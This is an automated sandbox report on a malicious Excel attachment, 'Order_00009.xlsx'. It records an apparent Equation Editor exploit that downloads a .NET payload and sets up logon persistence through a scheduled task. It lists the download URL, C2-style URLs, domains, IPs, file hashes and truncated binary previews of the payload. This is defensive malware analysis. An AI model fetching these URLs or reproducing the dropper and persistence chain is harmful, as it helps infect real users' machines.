Analysis ID:	339205
Start date:	13.01.2021
Start time:	17:22:41
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Order_00009.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLSX@12/8@13/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 29.6% (good quality ratio 28.2%) • Quality average: 70.8% • Quality standard deviation: 28.6%
HCA Information:	• Successful, ratio: 94% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:24:13	API Interceptor	64x Sleep call for process: EQNEDT32.EXE modified
17:24:16	API Interceptor	176x Sleep call for process: vbc.exe modified
17:24:20	API Interceptor	1x Sleep call for process: schtasks.exe modified
17:24:52	API Interceptor	507x Sleep call for process: wlanext.exe modified
17:25:22	API Interceptor	1x Sleep call for process: explorer.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
160.153.136.3	Order_385647584.xlsx	Get hash	malicious	Browse	• www.aykassociate.com/csv8/?NP=7vK09KZl4LQms1AhK+FOWT/O0r2OTezMYsTnLZ7Ue+wg1oXew3wadIIcPVKEh3Ps02DbLw==&nN6l9T=K0GdGdPX7JyL
	pHUWiFd56t.exe	Get hash	malicious	Browse	• www.fixmygearfast.com/csv8/?LJB=GbtlyLR0j&Rxl=bczMUAuRcAXUfehkBA3FaFpfgVKghqiBPuGiKAiKlgeMS/vW28KC3EFG84TL3J2NJly9

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	inquiry10204168.xlsx	Get hash	malicious	Browse	• www.instantcash4rvs.com/nki/?1bUh=FrGxVwTyCLL3Kve+OkX6jeyrik4vaK6OJzFvaN2wBjVO8mgvdWyeK6entW7nJ0JcDZWedA==&SDH=j8axx4mpFL
	M.V. CHIANG TUN_pdf.exe	Get hash	malicious	Browse	• www.executivehomeoffices.com/kna/?u6T8=/BgJXEchwc65ZyTxIhLGRHylAWTfFSY/7Tg+Hv7CnHOz4yFs7VdVpWNI2oIM3ag3p/Nkz44nCQ==&J6A=xPJpGXih
	order no. 43453.exe	Get hash	malicious	Browse	• www.inbox.ventures/0wdn/?1bw=L6A4n6n0CLA064Qp&xPJXwJsp=S12yqU0JllOsvqxv8CHeRyjx8YUubeRCUYvB6AsPyDP138vekCMRAfWn0U22Hvviw4Nv
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• www.fixmygearfast.com/csv8/?rV0DPf=8pMPQ6&RRm=bczMUAuRcAXUfehkBA3FaFpfgVKghqiBPuGiKAiKlgeMS/vW28KC3EFG84fLkZ6OQ1yrtk3Ekw==
	order (2021.01.05).exe	Get hash	malicious	Browse	• www.greenlightsuccesscoach.com/2kf/?nbfd=v5Yr4YgITThSTNEbg7NIfJS7gcTGz29li9lw+q5dOVE7EY9NCj3gAjM3pKgFhYWkuEQU&ZjoHR=VDKPWFx0BZmtIdA
	Nuevo pedido.exe	Get hash	malicious	Browse	• www.trumpvotr.com/heye/?D4f8=nfxjuzfz/EiGzYIGMY2S2ii+OI+SKikzT+SB+MDdKk4RDnMqiRsUK6CEyY5gsJCCCP/4&uDHX=NrThkj
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• www.germantoolbox.com/nu8e/?DVldV=00aSs4+0c1UoIE5wO5HGKiMtjJDvBn3S5+E8Gh85H7GSw1fA93I8lNY01nj6ks+fLeXt/vI5ZQ==&lnPd=Txlhkdd

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	payment copy.exe	Get hash	malicious	Browse	• www.physicianmedspa.com/s9zh/?Dzrpc=ZZL0mpThqt&KXfDz=O6KLmZpIQyLUaQVkZfIDl8vnRC+QC7QaFIFWwhpKLkzHNXq5yZ5u37YPOrVKlLUK5ib216ri7Q==
	TN22020000560175.exe	Get hash	malicious	Browse	• www.inbox.ventures/0wdn/?MR4ta=S12yqU0JllOsvqxv8CHeRyjx8YUubeRCUYvB6AsPyDP138vekCMRAfWn0XWMX+Paqfso&Vnt4B=-Zd0izgp5Bkt8FY
	P.O-45.exe	Get hash	malicious	Browse	• www.physicianmedspa.com/s9zh/?RHR=O6KLmZpIQyLUaQVkZfIDl8vnRC+QC7QaFIFWwhpKLkzHNXq5yZ5u37YPOo5a56Ix+Xyn&3f=YnOlnZfXtJb
	Rfq_Catalog.exe	Get hash	malicious	Browse	• www.successclickmg.com/nu8e/?X2MxoFW0=oyYKGSFYjAEVgv6eM1XFsxyoJdZlCypBLH2eqexNhJV07wFNRboEuXo5qiV7ceHDxsh9&Ezr=UVT8MhNhDdjl
	AWBInvoice INA101970.exe	Get hash	malicious	Browse	• www.trumpvotr.com/6bu2/?aflpdH=DkpFYzrH/pS1uuhPVQUXBnDXyHJf/0kuW+tvl44uXbn4yDauPbk4CbasFzejcK08gF16UQIRpw==&00G=qDKxZxixnRdXqZu
	inv.exe	Get hash	malicious	Browse	• www.trumpchangeofaddress.com/tabo/?uFQh=R7ugom5cegVyBZJ98i83BzG0aHlxrF9OY8G6EbH+spdqi1Sam5EFbtopnm3wNT1qswdX&CTvX=cvUhPfRP

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	NPD76122.exe	Get hash	malicious	Browse	• www.oncuecollective.com/t052/?8pgDoFrP=1dc2WJQXsEya8hVIMvy89rYe7etRcmnSnNkjYke3CMr8WyS8GXubq4CfS/s43poVCj2E&q6A=Gbtly0jPM
	scan_118637_pdf.exe	Get hash	malicious	Browse	• www.thomasreany.com/p2he/?Lh0h=ZTypVLqp5&oPqpRL=u+Y9dopRHcPQ/vwghcUcyUVlKUpMOAeIY5p96wmmu40pEwlAPSWwZHqQOhbzFFbV8ECf73LepA==
	h3dFAROdF3.exe	Get hash	malicious	Browse	• www.rccarquibogota.com/jskg/?yTIDml=X6XHfZU8d&8pgD2lkp=cgIlAc/AHXnvSHKnk/NPe3LL3zS/n17PGYpyUyyfGh1+2g1QbGkXEETKvam9VTo1I60k
	YT0nfh456s.exe	Get hash	malicious	Browse	• www.aykassociate.com/csv8/?jFNHHj=7vK09KZg4MQislMtl+FOWT/O0r2OTezMYsL3XanVaewh1Z7Y3nhWLMweMzGCqGbnhQ3s&Ppd=_6g8yvxH-6HLN
	LETTER OF AUTHORITY 18DEC.xlsx	Get hash	malicious	Browse	• www.ondemandbarbering.com/bw82/?dZotnbmH=/uLN5+rz6Tt97hDEoOKXvxUOX9d2FCRa7e+MtK6cN7T3OLj7ozaH3+uXpMzRvYE3VPIl2g==&WFN0HX=qJE4

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
medicelcoolers.cn	Order_385647584.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_385647584.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	0000098.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	0009758354.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Purchase_Order_39563854854.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order_009.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• 185.26.106.165
	Order.xlsx	Get hash	malicious	Browse	• 185.26.106.165
s.multiscreensite.com	SKM_C258201001130020005057.exe	Get hash	malicious	Browse	• 35.172.94.1
	Companyprofile_Order_384658353.xlsx	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 501,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 100.24.208.97

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Scan_ 034 (1).exe	Get hash	malicious	Browse	• 35.172.94.1
	New Purchase Order 50,689$.exe	Get hash	malicious	Browse	• 100.24.208.97
	Eurobank Transaction.exe	Get hash	malicious	Browse	• 100.24.208.97
	S12GF803.exe	Get hash	malicious	Browse	• 100.24.208.97
	ov9OYoVV1cgfF1z.exe	Get hash	malicious	Browse	• 35.172.94.1
	33#U0443.exe	Get hash	malicious	Browse	• 35.172.94.1
	73PO17072018.exe	Get hash	malicious	Browse	• 35.172.87.51
	29Purchase order PO#578478847.exe	Get hash	malicious	Browse	• 34.224.237.194
	stan.exe	Get hash	malicious	Browse	• 35.172.94.1
www.shemaledreamz.com	pHUWiFd56t.exe	Get hash	malicious	Browse	• 45.11.187.140
	3Y690n1UsS.exe	Get hash	malicious	Browse	• 45.11.187.140
	googlechrome_3843.exe	Get hash	malicious	Browse	• 45.11.187.140
	hO3eV0L7FB.exe	Get hash	malicious	Browse	• 45.11.187.140
	WpJEtP9wr0.exe	Get hash	malicious	Browse	• 45.11.187.140

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
GOOGLEUS	13-01-21.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	NEW 01 13 2021.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	PO85937758859777.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	BankSwiftCopyUSD95000.ppt	Get hash	malicious	Browse	• 108.177.127.132
	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.126.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 34.102.136.180
GODADDY-AMSDE	Order_385647584.xlsx	Get hash	malicious	Browse	• 160.153.136.3
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 160.153.136.3
	inquiry10204168.xlsx	Get hash	malicious	Browse	• 160.153.136.3
	M.V. CHIANG TUN_pdf.exe	Get hash	malicious	Browse	• 160.153.136.3
	order no. 43453.exe	Get hash	malicious	Browse	• 160.153.133.87
	0XrD9TsGUr.exe	Get hash	malicious	Browse	• 160.153.129.22
	Doc_74657456348374.xlsx	Get hash	malicious	Browse	• 160.153.129.22
	PURCHASE ORDER-34002174.doc	Get hash	malicious	Browse	• 160.153.129.231
	INV9698791470-20210111920647.xlsm	Get hash	malicious	Browse	• 160.153.133.116
	order no. 3643.exe	Get hash	malicious	Browse	• 160.153.133.87
	W08347.exe	Get hash	malicious	Browse	• 160.153.128.42
	http://https://northernprepsquad.uk/wp-content/C2SgD76AFgrcENck0bAOmz8LMoQDQN9C8XlsS16BNPCVrzJBNs/	Get hash	malicious	Browse	• 160.153.138.177
	order (2021.01.05).exe	Get hash	malicious	Browse	• 160.153.136.3
	Nuevo pedido.exe	Get hash	malicious	Browse	• 160.153.136.3
	Rfq 214871_TAWI Catalog.exe	Get hash	malicious	Browse	• 160.153.136.3
	http://https://6354mortgagestammp.com/	Get hash	malicious	Browse	• 160.153.136.3
	SHIPPING INVOICEpdf.exe	Get hash	malicious	Browse	• 160.153.133.212
	rib.exe	Get hash	malicious	Browse	• 160.153.136.3
	payment copy.exe	Get hash	malicious	Browse	• 160.153.136.3
	TN22020000560175.exe	Get hash	malicious	Browse	• 160.153.133.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\file2[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	582656
Entropy (8bit):	7.865649202994036
Encrypted:	false
SSDEEP:	12288:fKNVSrQjhTHD1L3YhRr/3DRaRDt2eM2pB81ey:8VMyzDJYhRrFadt2c1
MD5:	92FF500A693078263908C83B4B290481
SHA1:	FA5DCC6012C71490EFDF320791A90C7A18958A95
SHA-256:	767B1B32D4AC4CEC73967590CA5B28C3E0F4D709C0773E3F4021774F15A2483A
SHA-512:	8478C8B88309D55C83AB4A5F3AF0367F19BB02A2B62DB4A790FF7E867AA0FFE422CD4D177BBD3AD25D19CD0049ED196EC3910A72C7E3935FED0991CC783F0D D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
IE Cache URL:	http://medicelcoolers.cn/file2.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...j.I.....0.....(..... .....@.. .....@..... ..@.....D...O.....$..... .....(..... ....H.....text..... ....`.rsrc....$.....&.....@..@.reloc..... .....@..B.....x.....H.....\.....K...@K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*".(....*..0.....r...p..(.....9 .....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.....&..... .o'.....&.....+...*.....,.....0.....s(.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\42642D43.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9C6583CA.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	gd-jpeg v1.0 (using IJG JPEG v80), quality = 90", baseline, precision 8, 700x990, frames 3
Category:	dropped
Size (bytes):	48770
Entropy (8bit):	7.801842363879827
Encrypted:	false
SSDEEP:	768:uLgWImQ6AMqTeyjskbJeYnriZvApugsiKi7iszQ2rvBZzmFz3/soBqZhsglgDQPT:uLgY4MqTeywVYr+0ugbDTzQ27A3UXsgf
MD5:	AA7A56E6A97FFA9390DA10A2EC0C5805
SHA1:	200A6D7ED9F485DD5A7B9D79B596DE3ECEBD834A

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9C6583CA.jpeg	
SHA-256:	56B1EDECC9A282A9FAAFD95D4D9844608B1AE5CCC8731F34F8B30B3825734974
SHA-512:	A532FE4C52FED46919003A96B882AE6F7C70A3197AA57BD1E6E917F766729F7C9C1261C36F082FBE891852D083EDB2B5A34B0A325B7C1D96D6E58B0BED6C578
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.....;CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90....C.....C..... .....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?..R..(...(...(.....3Fh.....(....P.E.P.Gj(...(....Q@.%-...(.....P.QKE.%.....;.R.@.E-...(.....P.QKE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'jZ(...QE.....h...(...QE.&(.KE.'j^.....(...(...(....w...3Fh....E.....4w...h.%.....E./J)(.....Z)(.....Z)(....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FD4B81AD.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1099960
Entropy (8bit):	2.015315251027675
Encrypted:	false
SSDEEP:	3072:nXtr8tV3Iqf4ZdAt06J6dabLr92W2qtX2cy:tahIFdyiaT2qtXw
MD5:	739C90CC501B567B3583C7112965FBAE
SHA1:	6CB98735B981DF53624CB291BA97008E6D6AA031
SHA-256:	94D6F2541AA51338AD7D2E9D0E187A6E5F60755CDA6156E0E0F1F16D0EF80FBC
SHA-512:	6346FD8EADEF5D52DD0B96186D1C5CB72EACC16802797A7372214702040025B41346FBBD88BE732BE0A2D57EE458EFD3B8D5C369237A0D0D6EA927F3F54E3E0
Malicious:	false
Reputation:	low
Preview:	....l.....S.....@...%.. EMF.....&.....\K..hC..F...,.. ...EMF+.@.....X...X...F...\...P...EMF+"@.....@.....$@.....0@.....? !@.....@.....l.....%.....%.....R...p.....@."C.a.l.i.b.r.i.....+...+.....d.+...+. .N.Rd.+.\.+.....+.H.+..N.Rd.+.\.+. ....ySQ\.+.d.+. .....zSQ.....X...%...7.....{ .@.....C.a.l.i.b.r.....+.X...\.+...+..2LQ.....+...+.. {JQ.....+.....dv.....%.....%.....%.....!.....l....."....%.....%.....%.....T...T.....@.E.@T.....L.....l.....P... ...6...F..... .....EMF+*@..$.....?.....?.....@.....@.....*@..$.....?....

C:\Users\user\AppData\Local\Temp\tmp85C4.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1625
Entropy (8bit):	5.155104100520902
Encrypted:	false
SSDEEP:	24:2dH4+SEqCZ7ClNMFi/rlMhEMjnGpwjpIgUYODOLD9RJh7h8gKBJtn:cbhZ7ClNQi/rydbz9l3YODOLNdq35
MD5:	7B767F4ADFBFE8B34E939F792715BA76
SHA1:	1ECED80560CC6F7783F5CCE529757B204FABBFEE
SHA-256:	8BF947EA2B775820BE78CB9B0358CAE4127D73F5DDCC54C2624FC4D9A4A9E0D5
SHA-512:	FB7F99EADCBB15319336F1C00D04E88112C49111681ABC3FF6BA55822B361BF7C9EEC7F6489E52A359F0ACD08CE554ECCB8D02E33A9DF01AEA663EF1360456A
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>user-PC\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>user-PC\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true</StartWhenAvailable>

C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	582656
Entropy (8bit):	7.865649202994036
Encrypted:	false
SSDEEP:	12288:fKNVSrQjhTHD1L3YhRr/3DRaRDt2eM2pB81ey:8VMyzDJYhRrFadt2c1
MD5:	92FF500A693078263908C83B4B290481
SHA1:	FA5DCC6012C71490EFDF320791A90C7A18958A95
SHA-256:	767B1B32D4AC4CEC73967590CA5B28C3E0F4D709C0773E3F4021774F15A2483A
SHA-512:	8478C8B88309D55C83AB4A5F3AF0367F19BB02A2B62DB4A790FF7E867AA0FFE422CD4D177BBD3AD25D19CD0049ED196EC3910A72C7E3935FED0991CC783F0D
Malicious:	**true**

C:\Users\user\AppData\Roaming\JcEEHoQdnETCO.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...j.l.....0.....(..... .....@.. .....@..... ..@.....D...O.....$..... .....(..... ....H.....text..... ....`.rsrc....$.....&.....@..@.reloc..... .....@..B.....x.....H.....\.....K...@K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*".(.....*..0.....r...p..(.....9 .....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.....&..... .o'.....&.....+...*.....,.....0.....s(.

C:\Users\user\Desktop\~$Order_00009.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	582656
Entropy (8bit):	7.865649202994036
Encrypted:	false
SSDEEP:	12288:fKNVSrQjhTHD1L3YhRr/3DRaRDt2eM2pB81ey:8VMyzDJYhRrFadt2c1
MD5:	92FF500A693078263908C83B4B290481
SHA1:	FA5DCC6012C71490EFDF320791A90C7A18958A95
SHA-256:	767B1B32D4AC4CEC73967590CA5B28C3E0F4D709C0773E3F4021774F15A2483A
SHA-512:	8478C8B88309D55C83AB4A5F3AF0367F19BB02A2B62DB4A790FF7E867AA0FFE422CD4D177BBD3AD25D19CD0049ED196EC3910A72C7E3935FED0991CC783F0D
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...j.l.....0.....(..... .....@.. .....@..... ..@.....D...O.....$..... .....(..... ....H.....text..... ....`.rsrc....$.....&.....@..@.reloc..... .....@..B.....x.....H.....\.....K...@K.....0..B.....s.....(.....(.....(.....(....o.....s....(.....(.....*".(.....*..0.....r...p..(.....9 .....s.....s .....8.....a...%..=.o!.....o"...ri..p(#.....,q.....o"....(#.....,Z.+:....a...%..=.o!.....o"...r{..p(#.....,.....($...&...o%...%.r...po&.....-.....o%...%.....:L.....&..... .o'.....&.....+...*.....,.....0.....s(.

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.995877006960585
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	Order_00009.xlsx
File size:	1419776
MD5:	f99314a2a08dbbc7ddff20a83f1a5f32
SHA1:	1914f9f5eedef3300ced36713b4bea07597679c4
SHA256:	2f3772ae0a61ae1f913ba2e34f97dd86e7c2e619bc839171f8ff67cb06fbb209
SHA512:	909da3c17d063e12f01f5fc8cbe3bf0e57f6a595c686952e4942d5a337ea373f464a95a053ccbdf9b3fd0fef69b6ba2f95153fe3ccb6c6cc2c1f9ca6e021b355
SSDEEP:	24576:HY9ENCY1fiFDH7FsxxmGGCBhRnxiH/rixCxnJSTFN97d/D3DZB8iUXMUopYEbC5:rUY1sFsxxzGCBnxQmxqnJSTFN97Z3DZC

General

File Content Preview:	.....>..... .....z.....|.....~.....z.....|..... .....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "Order_00009.xlsx"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	True
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	False

Streams

Stream Path: \x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace, File Type: data, Stream Size: 64

General	
Stream Path:	\x6DataSpaces/DataSpaceInfo/StrongEncryptionDataSpace
File Type:	data
Stream Size:	64
Entropy:	2.73637206947
Base64 Encoded:	False
Data ASCII:	. . . . . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . .
Data Raw:	08 00 00 00 01 00 00 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 54 00 72 00 61 00 6e 00 73 00 66 00 6f 00 72 00 6d 00 00 00

Stream Path: \x6DataSpaces/DataSpaceMap, File Type: data, Stream Size: 112

General	
Stream Path:	\x6DataSpaces/DataSpaceMap
File Type:	data
Stream Size:	112
Entropy:	2.7597816111
Base64 Encoded:	False
Data ASCII:	. . . . . h . . . . E . n . c . r . y . p . t . e . d . P . a . c . k . a . g . e . 2 . . . S . t . r . o . n . g . E . n . c . r . y . p . t . i . o . n . D . a . t . a . S . p . a . c . e . . .
Data Raw:	08 00 00 00 01 00 00 00 68 00 00 00 01 00 00 00 00 00 00 00 20 00 00 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 65 00 64 00 50 00 61 00 63 00 6b 00 61 00 67 00 65 00 32 00 00 00 53 00 74 00 72 00 6f 00 6e 00 67 00 45 00 6e 00 63 00 72 00 79 00 70 00 74 00 69 00 6f 00 6e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 00 00

Stream Path: \x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary, File Type: data, Stream Size: 200

General	
Stream Path:	\x6DataSpaces/TransformInfo/StrongEncryptionTransform/\x6Primary
File Type:	data
Stream Size:	200

General	
Entropy:	3.13335930328
Base64 Encoded:	False
Data ASCII:	X . . . . . L . . . { . F . F . 9 . A . 3 . F . 0 . 3 . - . 5 . 6 . E . F . - . 4 . 6 . 1 . 3 . - . B . D . D . 5 . - . 5 . A . 4 . 1 . C . 1 . D . 0 . 7 . 2 . 4 . 6 . } . N . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . E . n . c . r . y . p . t . i . o . n . T . r . a . n . s . f . o . r . m . . . . .
